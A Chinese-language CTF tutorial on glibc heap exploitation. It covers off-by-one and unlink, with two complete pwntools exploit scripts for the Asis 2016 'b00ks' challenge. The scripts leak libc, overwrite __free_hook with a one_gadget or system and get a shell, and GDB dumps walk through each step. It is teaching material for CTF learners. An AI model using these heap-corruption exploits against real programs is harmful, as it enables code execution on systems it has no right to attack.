登录

pwn堆入门系列教程1

NoOne / 2019-08-29 09:12:00 / 浏览数 5430 安全技术 二进制安全 顶(2) 踩(0)

---

pwn堆入门系列教程1

因为自己学堆的时候，找不到一个系统的教程，我将会按照ctf-wiki的目录一步步学下去，尽量做到每周有更新，方便跟我一样刚入门堆的人学习，第一篇教程研究了4天吧
学习链接

环境搭建

具体搭建方法点我

off by one原理（引用ctf-wiki)

off-by-one 是指单字节缓冲区溢出，这种漏洞的产生往往与边界验证不严和字符串操作有关，当然也不排除写入的 size
正好就只多了一个字节的情况。其中边界验证不严通常包括

使用循环语句向堆块中写入数据时，循环的次数设置错误（这在 C 语言初学者中很常见）导致多写入了一个字节。
字符串操作不合适
一般来说，单字节溢出被认为是难以利用的，但是因为 Linux 的堆管理机制 ptmalloc 验证的松散性，基于 Linux 堆的 off-by-one
漏洞利用起来并不复杂，并且威力强大。 此外，需要说明的一点是 off-by-one 是可以基于各种缓冲区的，比如栈、bss 段等等，但是堆上（heap based） 的
off-by-one 是 CTF 中比较常见的。我们这里仅讨论堆上的 off-by-one 情况。

off-by-one 利用思路（引用ctf-wiki)

溢出字节为可控制任意字节：通过修改大小造成块结构之间出现重叠，从而泄露其他块数据，或是覆盖其他块数据。也可使用 NULL 字节溢出的方法
溢出字节为 NULL 字节：在 size 为 0x100 的时候，溢出 NULL 字节可以使得 prev_in_use 位被清，这样前块会被认为是 free 块。（1） 这时可以选择使用
unlink 方法（见 unlink 部分）进行处理。（2） 另外，这时 prev_size 域就会启用，就可以伪造 prev_size ，从而造成块之间发生重叠。此方法的关键在于
unlink 的时候没有检查按照 prev_size 找到的块的后一块（理论上是当前正在 unlink 的块）与当前正在 unlink 的块大小是否相等。

off by one 自己理解

其实就是程序员不小心，我们自己刚写代码的时候也是那样，经常会搞错，比如如下c代码

```
#include <stdio.h>
#include <malloc.h>

int main()
{
   char str[5]={0};
   str[5] = '\0';
   return 0;
}
```

这段代码相信类似的，我们都写过，我们数组最高是
数组总长为5，数组下标从0开始，最大为4，而我们错误地使用了str[5],造成越界写了一个字节，这就是off-by-one，可这个开始我也没懂这个的强大，直到做了一道题目

Asis CTF 2016 b00ks

ctf-wiki上用了两种方法解这道题，我也就照着他的exp，一步步调试，没注释就慢慢理解，搞定了，他有纯利用off-by-one的，也有同时利用unlink跟off-by-one的，下面

先指出ida解析错误部分

```
if ( v3 )
{
   *(v3 + 6) = v1;
   *(off_202010 + v2) = v3;
   *(v3 + 2) = v5;
   *(v3 + 1) = ptr;
   *v3 = ++unk_202024;
   return 0LL;
}
```

这个v3加6是错误的偏移，应该是v3+3，具体看汇编代码就可以了

```
text:0000000000001122 ; 48:                   *(v3 + 6) = v1;
.text:0000000000001122
.text:0000000000001122 loc_1122:                                ; CODE XREF: Create+1B8↑j
.text:0000000000001122                 mov     eax, [rbp+var_20]
.text:0000000000001125                 mov     edx, eax
.text:0000000000001127                 mov     rax, [rbp+var_18]
.text:000000000000112B                 mov     [rax+18h], edx
.text:000000000000112E ; 49:                   *(off_202010 + v2) = v3;
.text:000000000000112E                 lea     rax, off_202010
.text:0000000000001135                 mov     rax, [rax]
.text:0000000000001138                 mov     edx, [rbp+var_1C]
.text:000000000000113B                 movsxd  rdx, edx
.text:000000000000113E                 shl     rdx, 3
.text:0000000000001142                 add     rdx, rax
.text:0000000000001145                 mov     rax, [rbp+var_18]
.text:0000000000001149                 mov     [rdx], rax
.text:000000000000114C ; 50:                   *(v3 + 2) = v5;
.text:000000000000114C                 mov     rax, [rbp+var_18]
.text:0000000000001150                 mov     rdx, [rbp+var_8]
.text:0000000000001154                 mov     [rax+10h], rdx
.text:0000000000001158 ; 51:                   *(v3 + 1) = ptr;
.text:0000000000001158                 mov     rax, [rbp+var_18]
.text:000000000000115C                 mov     rdx, [rbp+ptr]
.text:0000000000001160                 mov     [rax+8], rdx
.text:0000000000001164 ; 52:                   *v3 = ++unk_202024;
.text:0000000000001164                 lea     rax, unk_202024
.text:000000000000116B                 mov     eax, [rax]
.text:000000000000116D                 lea     edx, [rax+1]
.text:0000000000001170                 lea     rax, unk_202024
.text:0000000000001177                 mov     [rax], edx
.text:0000000000001179                 lea     rax, unk_202024
.text:0000000000001180                 mov     edx, [rax]
.text:0000000000001182                 mov     rax, [rbp+var_18]
.text:0000000000001186                 mov     [rax], edx
.text:0000000000001188                 mov     eax, 0
```

看每段的mov语句，

- 第一段是mov [rax+18h],edx对应v3+6?
- 第二段不看，加了变量
- 第三段是mov [rax+10h],rdx对应v3+2？

off-by-one 攻击过程

出现这个漏洞的函数在这

```
signed __int64 __fastcall sub_9F5(_BYTE *a1, int a2)
{
 int i; // [rsp+14h] [rbp-Ch]
 _BYTE *buf; // [rsp+18h] [rbp-8h]

 if ( a2 <= 0 )
   return 0LL;
 buf = a1;
 for ( i = 0; ; ++i )
 {
   if ( read(0, buf, 1uLL) != 1 )
     return 1LL;
   if ( *buf == 10 )
     break;
   ++buf;
   if ( i == a2 )
     break;
 }
 *buf = 0; //■■■■
 return 0LL;
}
```

他由于没考虑好边界条件，多写了一个0到末尾
书本结构体

```
struct book{
   int id;
   char *name;
   char *description;
   int size;
}
```

攻击过程

我先说明下攻击过程，下面的讲解会围绕这个攻击过程来

1. 填充满author
2. 创建堆块1，覆盖author结尾的\x00,这样我们输出的时候就可以泄露堆块1的地址
3. 创建堆块2，为后续做准备，堆块2要申请得比较大，因为mmap申请出来的堆块地址与libc有固定的偏移
4. 泄露堆块1地址，记为first_heap
5. (关键点来了)
   这时候的攻击思路是利用编辑author的时候多写了一个\x00字节，可以覆盖到堆块1的地址的最后一位，如果我们提前将堆块1的内容编辑好，按照上述的结构体布置好，
6. 后面就简单了，任意读取获得libc地址
7. 任意写将__free_hook函数的地址改写成one_gadget地址

tips:__free_hook若没有则不调用，若有将先于free函数调用

先贴上exp，没有代码，没有调试就没有灵魂

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from PwnContext.core import *

# Set up pwntools for the correct architecture
elf = context.binary = ELF('b00ks')

LIBC = args.LIBC or 'libc.so.6'
local = 1

host = args.HOST or '127.0.0.1'
port = int(args.PORT or 1080)
ctx.binary = 'b00ks'
ctx.remote_libc = LIBC
ctx.debug_remote_libc = True
if ctx.debug_remote_libc == False:
   libc = elf.libc
else:
   libc = ctx.remote_libc
if local:
   context.log_level = 'debug'
   io = ctx.start()
else:
   io = remote(host,port)

def cmd(choice):
   io.recvuntil(">")
   io.sendline(str(choice))

def create(book_size, book_name, desc_size, desc):
   cmd(1)
   io.sendlineafter(": ", str(book_size))
   io.recvuntil(": ")
   if len(book_name) == book_size:#deal with overflow
       io.send(book_name)
   else:
       io.sendline(book_name)
   io.recvuntil(": ")
   io.sendline(str(desc_size))
   if len(desc) == desc_size:
       io.send(desc)
   else:
       io.sendline(desc)

def remove(idx):
```

```
    cmd(2)
    io.sendlineafter(": ", str(idx))

def edit(idx, desc):
    cmd(3)
    io.sendlineafter(": ", str(idx))
    io.sendlineafter(": ", str(desc))

def printbook(id):
    io.readuntil("> ")
    io.sendline("4")
    io.readuntil(": ")
    for i in range(id):
        book_id = int(io.readline()[:-1])
        io.readuntil(": ")
        book_name = io.readline()[:-1]
        io.readuntil(": ")
        book_des = io.readline()[:-1]
        io.readuntil(": ")
        book_author = io.readline()[:-1]
    return book_id, book_name, book_des, book_author

def author_name(name):
    cmd(5)
    io.sendlineafter(": ", str(name))

def exp():
    io.sendlineafter(": ", "author".rjust(0x20,'a'))
    create(48, '1a', 240, '1b') #1
    create(0x21000, '2a', 0x21000, '2b')#2
    book_id_1, book_name, book_des, book_author = printbook(1)
    first_heap = u64(book_author[32:32+6].ljust(8,'\x00'))
    io.success('first_heap: 0x%x' % first_heap)
    gdb.attach(io)
    payload =  'a'*0xa0 + p64(1) + p64(first_heap + 0x38) + p64(first_heap + 0x40) + p64(0xffff)
    edit(1, payload)
    author_name("author".rjust(0x20,'a'))
    book_id_1, book_name, book_des, book_author = printbook(1)
    book2_name_addr = u64(book_name.ljust(8,'\x00'))
    book2_des_addr = u64(book_des.ljust(8, '\x00'))
    io.success("book2 name addr: 0x%x" % book2_name_addr)
    io.success("book2 des addr: 0x%x" % book2_des_addr)
    libc_base = book2_des_addr - 0x5a8010
    io.success("libc_base: 0x%x" % libc_base)
    free_hook = libc_base + libc.symbols['__free_hook']
    offset = 0x45216
    offset = 0x4526a
    #offset = 0xf02a4
    #offset = 0xf1147
    one_gadget = libc_base + offset
    io.success("free_hook addr: 0x%x" % free_hook)
    io.success("one_gadget addr: 0x%x" % one_gadget)
    payload = p64(free_hook)
    edit(1, payload)
    edit(2, p64(one_gadget))
    remove(2)



if __name__ == '__main__':
    exp()
    io.interactive()
```

我只讲解exp函数内的内容，外面的那些只是为了方便堆块的申请，输出，删除什么的，堆题建议都写成函数，因为将会有大量重复动作

填满author

```
io.sendlineafter(": ", "author".rjust(0x20,'a'))
```

具体查找author位置可以跟我一样，find 字符串

```
gdb-peda$ find author
Searching for 'author' in: None ranges
Found 8 results, display max 8 items:
b00ks_debug : 0x555b3bcd83e1 ("author name")
b00ks_debug : 0x555b3bcd8401 ("author name: ")
b00ks_debug : 0x555b3bcd841c ("author_name")
b00ks_debug : 0x555b3bed83e1 ("author name")
b00ks_debug : 0x555b3bed8401 ("author name: ")
b00ks_debug : 0x555b3bed841c ("author_name")
b00ks_debug : 0x555b3bed905a --> 0xa160726f68747561
   [stack] : 0x7ffed60b6406 ("author name: ")
```

这是创建一个堆块过后的效果，第三行便是book1结构体地址

```
gdb-peda$ x/20gx 0x555b3bed905a-0x2-0x18
0x555b3bed9040: 0x6161616161616161  0x6161616161616161
0x555b3bed9050: 0x6161616161616161  0x726f687475616161
0x555b3bed9060: 0x0000555b3bf8a160  0x0000000000000000
0x555b3bed9070: 0x0000000000000000  0x0000000000000000
0x555b3bed9080: 0x0000000000000000  0x0000000000000000
0x555b3bed9090: 0x0000000000000000  0x0000000000000000
0x555b3bed90a0: 0x0000000000000000  0x0000000000000000
0x555b3bed90b0: 0x0000000000000000  0x0000000000000000
0x555b3bed90c0: 0x0000000000000000  0x0000000000000000
0x555b3bed90d0: 0x0000000000000000  0x0000000000000000
```

创建堆块1

相信我，这里是这道题最难的地方，过了这个坎就很简单了，每个人环境不同，处理的结果也不一样，所以自行调试，在这里我能给你的建议就是将description申请大一点

泄露地址

这个不多讲

通过edit伪造book结构体

```
payload =  'a'*0xa0 + p64(1) + p64(first_heap + 0x38) + p64(first_heap + 0x40) + p64(0xffff)
   edit(1, payload)
```

这前面的偏移是看个人环境的，网上的很多没有偏移，在我电脑环境上做不到，我通过这个偏移能刚好对齐，具体调试过程就是繁杂的了，总之，你要让你覆盖掉堆块1的地
比如
我泄露出来的第一个堆块地址为这个[+] first_heap: 0x55b6b5d72160
那这时候我覆盖过后地址就变成[+] first_heap:
0x55b6b5d72100，你要让0x55b6b5d72100在description指向的空间内就成了，建议将description申请的大一些，这样容易做到，这部分跟创建堆块1是结合起来的，你

这时候再次利用off by one

```
author_name("author".rjust(0x20,'a'))
```

将地址最低位覆盖成\x00,这样我们我们的那个堆块1的指针就指向了我们自己伪造的结构体了，这个结构体description和name我们指向了book2结构体，这样我们通过编辑

这里部分就只是泄露了

```
book_id_1, book_name, book_des, book_author = printbook(1)
   book2_name_addr = u64(book_name.ljust(8,'\x00'))
   book2_des_addr = u64(book_des.ljust(8, '\x00'))
   io.success("book2 name addr: 0x%x" % book2_name_addr)
   io.success("book2 des addr: 0x%x" % book2_des_addr)
   libc_base = book2_des_addr - 0x5a8010
   io.success("libc_base: 0x%x" % libc_base)
   free_hook = libc_base + libc.symbols['__free_hook']
   offset = 0x45216
   offset = 0x4526a
   #offset = 0xf02a4
   #offset = 0xf1147
   one_gadget = libc_base + offset
   io.success("free_hook addr: 0x%x" % free_hook)
   io.success("one_gadget addr: 0x%x" % one_gadget)
```

这里那个固定偏移，第一部分libc_base我是通过vmmap获得libc基地址，然后我调试的时候减一下就获得这个固定偏移了

```
gdb-peda$ vmmap
Start              End                Perm  Name
0x0000564350ee5000 0x0000564350ee7000 r-xp  /tmp/pwn/b00ks_debug
0x000056435l0e6000 0x000056435l0e7000 r--p  /tmp/pwn/b00ks_debug
0x000056435l0e7000 0x000056435l0e8000 rw-p  /tmp/pwn/b00ks_debug
0x0000564351cdd000 0x0000564351cff000 rw-p  [heap]
0x00007f2805862000 0x00007f2805a22000 r-xp  /home/greenhand/Desktop/heap/off_by_one/Asis_2016_b00ks/libc.so.6
0x00007f2805a22000 0x00007f2805c22000 ---p  /home/greenhand/Desktop/heap/off_by_one/Asis_2016_b00ks/libc.so.6
0x00007f2805c22000 0x00007f2805c26000 r--p  /home/greenhand/Desktop/heap/off_by_one/Asis_2016_b00ks/libc.so.6
0x00007f2805c26000 0x00007f2805c28000 rw-p  /home/greenhand/Desktop/heap/off_by_one/Asis_2016_b00ks/libc.so.6
0x00007f2805c28000 0x00007f2805c2c000 rw-p  mapped
0x00007f2805c2c000 0x00007f2805c52000 r-xp  /tmp/ld.so.2
0x00007f2805e0a000 0x00007f2805e51000 rw-p  mapped
0x00007f2805e51000 0x00007f2805e52000 r--p  /tmp/ld.so.2
0x00007f2805e52000 0x00007f2805e53000 rw-p  /tmp/ld.so.2
0x00007f2805e53000 0x00007f2805e54000 rw-p  mapped
0x00007ffd06df4000 0x00007ffd06e15000 rw-p  [stack]
0x00007ffd06edc000 0x00007ffd06edf000 r--p  [vvar]
0x00007ffd06edf000 0x00007ffd06ee1000 r-xp  [vdso]
```

在heap下面权限为r-xp的start部分的地址就是libc基地址了，
然后任选一个泄露的
[+] book2 name addr: 0x7f2805e2c010
[+] book2 des addr: 0x7f2805e0a010
我选了description部分的

```
■■■■ $python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x7f2805e0a010-0x00007f2805862000)
'0x5a8010'
>>>
```

就是这个固定偏移了

至于libc跟one_gadget偏移，用工具吧one_gadget

最后任意地址写

1. 先编辑book1的description改成free_hook地址，就是将book2的description指针指向free_hook
2. 编辑book2的description，就是写入one_gadget了
3. 最后在调用一次free就可以getshell了

```
payload = p64(free_hook)
edit(1, payload)
edit(2, p64(one_gadget))
remove(2)
```

unlink原理

void unlink(malloc_chunk P, malloc_chunk BK, malloc_chunk *FD)

{

```
FD = P->fd;

BK = P->bk;

FD->bk = BK;

BK->fd = FD;
```

}
ctf-wiki讲解原理
我觉得那张图配的十分好，就是双向链表的解链过程，好好理解，不理解没法搞下去

```
struct chunk{
   int pre_size;
   int size;
```

```
    char *fd; //■■■■ forward
    char *bk; // ■■■■ back
    ■■■■
}
```

大概就是这样，我创建三个这个结构体，a,b,c连接部分如下图，
链表： a<->b<->c
将b从链表中解链就是unlink
过程：

1. FD = b->fd; //实际就是FD=a
2. BK = b->bk; //实际就是BK=c
3. FD->bk = BK; //就是从a->b变成a->c
4. BK->fd = FD; //就是从c->b变成c->a

那unlink为什么能利用，进行攻击呢？我也纠结了这个很久，从ctf-wiki上了解的过去的unlink就不讲了，那时候的攻击方式比较简单，我只讲现今的unlink攻击方式
我们可以通过伪造chunk，让他解链的时候unlink一个我们伪造的chunk，这样的话，我们实际就达到了一个赋值的效果，而具体的效果从例子中讲解吧

unlink攻击过程

1. 利用off-by-one覆盖掉结果的null字节，泄露第一个堆块的地址
2. 泄露掉后利用unlink，使得堆块4的mem部分的指针指向ptr-0x18处，ptr-0x18为自定义的地址，其实就是堆块4，就是create出来的那个堆块
3. 覆盖堆块4的内容，修改了堆块4的description的指针，指向了堆块6的description部分的指针
4. 其实第三部分就相当于获得了一个任意地址读写的指针
5. 这里有好几次修改容易绕晕，我绕了两天才绕出来，第一次修改的时候是将chunk4整体改写，从开头到description指针，全部改掉，将chunk4的description指向chun
6. 然后第二次编辑的时候就是编辑chunk6结构体的description，这样就可以修改chunk6的description指针指向任意地点
7. 利用这个特性输出，输出了libc的地址，具体libc在哪个位置可以通过调试得到
8. 利用这个特性任意地址写
   先对整体过程有个大概的了解，在一步步讲

过程中的坑

1. 开头remove两次是有原因的，这样会让堆块6的结构体在前面几个堆块内，因为堆块同样大小的在free过后在malloc后会再次利用，这样方便我们自己调试查看以及利用
2. 调试时候的计算问题，可以用你当时调试出来的减去后两位数字，获得个heap_base这样直接利用heap_base + 偏移比较快计算结果
3. 当申请不是16的整数倍的时候，他会转换成16的整数倍，比如我exp中的0x108，实际大小会变成111，还有个1是标记的，他会将下一个chunk的pre_size拿来使用，因

exp

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from PwnContext.core import *

# Set up pwntools for the correct architecture
elf = context.binary = ELF('b00ks')

LIBC = args.LIBC or 'libc.so.6'
local = 1

host = args.HOST or '127.0.0.1'
port = int(args.PORT or 1080)
ctx.binary = 'b00ks'
ctx.remote_libc = LIBC
ctx.debug_remote_libc = True
if ctx.debug_remote_libc == False:
    libc = elf.libc
else:
    libc = ctx.remote_libc
if local:
    context.log_level = 'debug'
    io = ctx.start()
else:
    io = remote(host,port)

def cmd(choice):
    io.recvuntil(">")
    io.sendline(str(choice))

def create(book_size, book_name, desc_size, desc):
```

```
    cmd(1)
    io.sendlineafter(": ", str(book_size))
    io.recvuntil(": ")
    if len(book_name) == book_size:#deal with overflow
        io.send(book_name)
    else:
        io.sendline(book_name)
    io.recvuntil(": ")
    io.sendline(str(desc_size))
    if len(desc) == desc_size:
        io.send(desc)
    else:
        io.sendline(desc)

def remove(idx):
    cmd(2)
    io.sendlineafter(": ", str(idx))

def edit(idx, desc):
    cmd(3)
    io.sendlineafter(": ", str(idx))
    io.sendlineafter(": ", str(desc))

def printf():
    cmd(4)

def author_name(name):
    cmd(5)
    io.sendlineafter(": ", str(name))

def exp():
    io.sendlineafter(": ", "author".rjust(0x20,'a'))
    create(0x20, '11111', 0x20, 'b') #1
    printf()
    io.recvuntil('Author: ')
    io.recvuntil("author")
    first_heap = u64(io.recvline().strip().ljust(8, '\x00'))
    create(0x20, "22222", 0x20, "desc buf") #2
    create(0x20, "33333", 0x20, "desc buf") #3
    remove(2)
    remove(3)
    create(0x20, "33333", 0x108, 'overflow') #4
    create(0x20, "44444", 0x100-0x10, 'target') #5
    create(0x20, "/bin/sh\x00", 0x200, 'to arbitrary read and write') #6
    heap_base = first_heap - 0x80
    ptr = heap_base + 0x180
    payload = p64(0) + p64(0x101) + p64(ptr-0x18) + p64(ptr-0x10) + '\x00'*0xe0 + p64(0x100)
    edit(4, payload)
    remove(5)

    payload = p64(0x30) + p64(4) + p64(first_heap+0x40)*2
    edit(4, payload)
    edit(4, p64(heap_base + 0x1e0))
    printf()
    for _ in range(3):
        io.recvuntil('Description: ')
    content = io.recvline()
    io.info(content)
    libc_base = u64(content.strip().ljust(8, '\x00'))-0x3c4b78
    io.success("libc_base: 0x%x" % libc_base)
    system_addr = libc_base + libc.symbols['system']
    io.success('system: 0x%x' % system_addr)
    free_hook = libc_base + libc.symbols['__free_hook']
    payload = p64(free_hook) + p64(0x200)
    edit(4, payload)
    edit(6, p64(system_addr))
    io.success('first_heap: 0x%x' % first_heap)
    remove(6)
    #gdb.attach(io)
```

```
if __name__ == '__main__':
   exp()
   io.interactive()
```

同样，我只讲解exp部分的内容，其余一样是准备工作

填充并泄露堆块1地址

一样的过程，利用off-by-one泄露地址，不讲了，只讲重点

```
io.sendlineafter(": ", "author".rjust(0x20,'a'))
   create(0x20, '11111', 0x20, 'b') #1
   printf()
   io.recvuntil('Author: ')
   io.recvuntil("author")
   first_heap = u64(io.recvline().strip().ljust(8, '\x00'))
```

创建堆块并remove掉

```
create(0x20, "22222", 0x20, "desc buf") #2
   create(0x20, "33333", 0x20, "desc buf") #3
   remove(2)
   remove(3)
```

这里是要将book6的结构体位置放到前面，方便利用，你可以自己去调试试试，不这样做的话，位置很难找，因为他定义的存储这个结构体的大小也是0x20+0x10(数据部分

unlink部分(重点)

```
create(0x20, "33333", 0x108, 'overflow') #4
   create(0x20, "44444", 0x100-0x10, 'target') #5
   create(0x20, "/bin/sh\x00", 0x200, 'to arbitrary read and write') #6
   heap_base = first_heap - 0x80
   ptr = heap_base + 0x180
   payload = p64(0) + p64(0x101) + p64(ptr-0x18) + p64(ptr-0x10) + '\x00'*0xe0 + p64(0x100)
   edit(4, payload)
   remove(5)
```

1. 创建两个smallchunk，因为unlink只有在smallbin下才可以，fastbin不行
2. 最后一个chunk是用来编辑的，以及free的，free的参数要带/bin/sh，就是要将他改写成system函数
3. heap_base = first_heap - 0x80这个偏移自己定，每次调试可能都不一样，反正只要对的上你自己调试的时候就行，方便自己计算，我这里调试的时候是
   [+] first_heap: 0x56182d174080所以减了0x80

```
gdb-peda$ x/50gx 0x5653ee7a5080
0x5653ee7a5080: 0x0000000000000001  0x00005653ee7a5020
0x5653ee7a5090: 0x00005653ee7a5050  0x0000000000000020
0x5653ee7a50a0: 0x0000000000000000  0x0000000000000031
0x5653ee7a50b0: 0x0000000000000006  0x00005653ee7a50e0
0x5653ee7a50c0: 0x00005653ee7a53e0  0x0000000000000200
0x5653ee7a50d0: 0x0000000000000000  0x0000000000000031
0x5653ee7a50e0: 0x0068732f6e69622f  0x0000000000000000
0x5653ee7a50f0: 0x0000000000000000  0x0000000000000000
0x5653ee7a5100: 0x0000000000000000  0x0000000000000031
0x5653ee7a5110: 0x0000565300000005  0x00005653ee7a5140
0x5653ee7a5120: 0x00005653ee7a52e0  0x00000000000000f0
0x5653ee7a5130: 0x0000000000000000  0x0000000000000031
0x5653ee7a5140: 0x0000003434343434  0x0000000000000000
0x5653ee7a5150: 0x0000000000000000  0x0000000000000000
0x5653ee7a5160: 0x0000000000000000  0x0000000000000031
0x5653ee7a5170: 0x0000565300000004  0x00005653ee7a51a0
0x5653ee7a5180: 0x00005653ee7a51d0  0x0000000000000108
0x5653ee7a5190: 0x0000000000000000  0x0000000000000031
0x5653ee7a51a0: 0x0000003333333333  0x00005653ee7a5140
0x5653ee7a51b0: 0x00005653ee7a5170  0x0000000000000020
0x5653ee7a51c0: 0x0000000000000000  0x0000000000000111 #chunk4
0x5653ee7a51d0: 0x0000000000000000  0x0000000000000101 #■■■■■■■
0x5653ee7a51e0: 0x00005653ee7a5168  0x00005653ee7a5170
0x5653ee7a51f0: 0x0000000000000000  0x0000000000000000
0x5653ee7a5200: 0x0000000000000000  0x0000000000000000
```

这是我显示first_heap后的数据，0x5653ee7a51d0便是申请的0x108的chunk，我在这里伪造了一个chunk，fd和bk在0x5653ee7a51e0，然后通过溢出将下个chunk的pr
在看看相邻的堆块

```
gdb-peda$ x/50gx 0x5653ee7a51c0
0x5653ee7a51c0: 0x0000000000000000  0x0000000000000111
0x5653ee7a51d0: 0x0000000000000000  0x0000000000000101 #■■■chunk■■p
0x5653ee7a51e0: 0x00005653ee7a5168  0x00005653ee7a5170
0x5653ee7a51f0: 0x0000000000000000  0x0000000000000000
0x5653ee7a5200: 0x0000000000000000  0x0000000000000000
0x5653ee7a5210: 0x0000000000000000  0x0000000000000000
0x5653ee7a5220: 0x0000000000000000  0x0000000000000000
0x5653ee7a5230: 0x0000000000000000  0x0000000000000000
0x5653ee7a5240: 0x0000000000000000  0x0000000000000000
0x5653ee7a5250: 0x0000000000000000  0x0000000000000000
0x5653ee7a5260: 0x0000000000000000  0x0000000000000000
0x5653ee7a5270: 0x0000000000000000  0x0000000000000000
0x5653ee7a5280: 0x0000000000000000  0x0000000000000000
0x5653ee7a5290: 0x0000000000000000  0x0000000000000000
0x5653ee7a52a0: 0x0000000000000000  0x0000000000000000
0x5653ee7a52b0: 0x0000000000000000  0x0000000000000000
0x5653ee7a52c0: 0x0000000000000000  0x0000000000000000
0x5653ee7a52d0: 0x0000000000000100  0x0000000000000100 #chunk5
0x5653ee7a52e0: 0x0000746567726174  0x0000000000000000 #■■■■■■■
0x5653ee7a52f0: 0x0000000000000000  0x0000000000000000
0x5653ee7a5300: 0x0000000000000000  0x0000000000000000
0x5653ee7a5310: 0x0000000000000000  0x0000000000000000
0x5653ee7a5320: 0x0000000000000000  0x0000000000000000
0x5653ee7a5330: 0x0000000000000000  0x0000000000000000
0x5653ee7a5340: 0x0000000000000000  0x0000000000000000
```

这时候我remove(5)的话，会变成什么样呢？他会unlink(p)，然后将chunk5向前合并，不信试试看，这里数据需要精心构造，才能造成任意写的能力
remove(5)效果，变成了201，这是合并的效果，然后地址部分指向了libc部分的地址，如果我们能泄露这部分地址，就获得libc
还有个重点，我们的unlink过程没显示出来，我们分析下，unlink(p)做了啥
假设我们chunk4数据部分的地址为myptr
这里unlink(p)

1. FD = ptr-0x18
2. BK = ptr-0x10
3. 检测FD->bk==p? && BK->fd == p?
4. 检测成功过后
5. FD->bk <=> FD+0x18 <=> (ptr-0x18+0x18) = BK = ptr-0x10 实际就是ptr=ptr-0x10
6. BK->FD <=> BK+0x10 <=> (ptr-0x10+0x10) = FD = ptr-0x18 实际就是ptr=ptr-0x18
   重点在第6行，我们将*ptr改成了ptr-0x18

看ptr是哪里

```
gdb-peda$ x/10gx 0x5577f976f080-0x80+0x180
0x5577f976f180: 0x00005577f976f168  0x0000000000000108
0x5577f976f190: 0x0000000000000000  0x0000000000000031
0x5577f976f1a0: 0x0000003333333333  0x00005577f976f140
0x5577f976f1b0: 0x00005577f976f170  0x0000000000000020
0x5577f976f1c0: 0x0000000000000000  0x0000000000000111
```

从整体来看

```
gdb-peda$ x/50gx 0x5577f976f080
0x5577f976f080: 0x0000000000000001  0x00005577f976f020
0x5577f976f090: 0x00005577f976f050  0x0000000000000020
0x5577f976f0a0: 0x0000000000000000  0x0000000000000031
0x5577f976f0b0: 0x0000000000000006  0x00005577f976f0e0
0x5577f976f0c0: 0x00005577f976f3e0  0x0000000000000200
0x5577f976f0d0: 0x0000000000000000  0x0000000000000031
0x5577f976f0e0: 0x0068732f6e69622f  0x0000000000000000
0x5577f976f0f0: 0x0000000000000000  0x0000000000000000
0x5577f976f100: 0x0000000000000000  0x0000000000000031
0x5577f976f110: 0x00005577f976f130  0x00005577f976f140
0x5577f976f120: 0x00005577f976f2e0  0x00000000000000f0
0x5577f976f130: 0x0000000000000000  0x0000000000000031
0x5577f976f140: 0x0000000000000000  0x0000000000000000
```

```
0x5577f976f150: 0x0000000000000000  0x0000000000000000
0x5577f976f160: 0x0000000000000000  0x0000000000000031
0x5577f976f170: 0x0000557700000004  0x00005577f976f1a0 #book4■■■
0x5577f976f180: 0x00005577f976f168  0x0000000000000108 #ptr■
0x5577f976f190: 0x0000000000000000  0x0000000000000031
0x5577f976f1a0: 0x0000003333333333  0x00005577f976f140
0x5577f976f1b0: 0x00005577f976f170  0x0000000000000020
0x5577f976f1c0: 0x0000000000000000  0x0000000000000111
0x5577f976f1d0: 0x0000000000000000  0x0000000000000201
0x5577f976f1e0: 0x00007f452ad38b78  0x00007f452ad38b78
0x5577f976f1f0: 0x0000000000000000  0x0000000000000000
0x5577f976f200: 0x0000000000000000  0x0000000000000000
```

*ptr = ptr -0x18,也就是0x5577f976f180里的内容改为0x5577f976f168

这样，再次edit(4,payload)的话就可以修改从168开始的size以及name和description指针

合并效果

```
gdb-peda$ x/50gx 0x5577f976f1c0
0x5577f976f1c0: 0x0000000000000000  0x0000000000000111
0x5577f976f1d0: 0x0000000000000000  0x0000000000000201
0x5577f976f1e0: 0x00007f452ad38b78  0x00007f452ad38b78
0x5577f976f1f0: 0x0000000000000000  0x0000000000000000
0x5577f976f200: 0x0000000000000000  0x0000000000000000
0x5577f976f210: 0x0000000000000000  0x0000000000000000
0x5577f976f220: 0x0000000000000000  0x0000000000000000
0x5577f976f230: 0x0000000000000000  0x0000000000000000
0x5577f976f240: 0x0000000000000000  0x0000000000000000
0x5577f976f250: 0x0000000000000000  0x0000000000000000
0x5577f976f260: 0x0000000000000000  0x0000000000000000
0x5577f976f270: 0x0000000000000000  0x0000000000000000
0x5577f976f280: 0x0000000000000000  0x0000000000000000
0x5577f976f290: 0x0000000000000000  0x0000000000000000
0x5577f976f2a0: 0x0000000000000000  0x0000000000000000
0x5577f976f2b0: 0x0000000000000000  0x0000000000000000
0x5577f976f2c0: 0x0000000000000000  0x0000000000000000
0x5577f976f2d0: 0x0000000000000100  0x0000000000000100
0x5577f976f2e0: 0x0000746567726174  0x0000000000000000
0x5577f976f2f0: 0x0000000000000000  0x0000000000000000
0x5577f976f300: 0x0000000000000000  0x0000000000000000
0x5577f976f310: 0x0000000000000000  0x0000000000000000
0x5577f976f320: 0x0000000000000000  0x0000000000000000
0x5577f976f330: 0x0000000000000000  0x0000000000000000
0x5577f976f340: 0x0000000000000000  0x0000000000000000
```

再次修改book4的结构体

```
payload = p64(0x30) + p64(4) + p64(first_heap+0x40)*2
   edit(4, payload)
   edit(4, p64(heap_base + 0x1e0))
   printf()
   for _ in range(3):
       io.recvuntil('Description: ')
   content = io.recvline()
   io.info(content)
   libc_base = u64(content.strip().ljust(8, '\x00'))-0x3c4b7
   io.success("libc_base: 0x%x" % libc_base)
   system_addr = libc_base + libc.symbols['system']
   io.success('system: 0x%x' % system_addr)
   free_hook = libc_base + libc.symbols['__free_hook']
```

0x30是他原来大小，4为id 4，
然后我将name和description指针都改为first_heap+0x40处，为什么是这里呢？因为，这里是book6的结构体部分的description部分指针，这样就获得了任意地址读写的能
第二次edit(4, p64(heap_base + 0x1e0))的时候就是将book6的description指针改成指向heap_base + 0x1e0处，为什么是这里，看上面
从整体来看

```
gdb-peda$ x/50gx 0x5577f976f080
0x5577f976f080: 0x0000000000000001  0x00005577f976f020
0x5577f976f090: 0x00005577f976f050  0x0000000000000020
```

```
0x5577f976f0a0: 0x0000000000000000  0x0000000000000031
0x5577f976f0b0: 0x0000000000000006  0x00005577f976f0e0
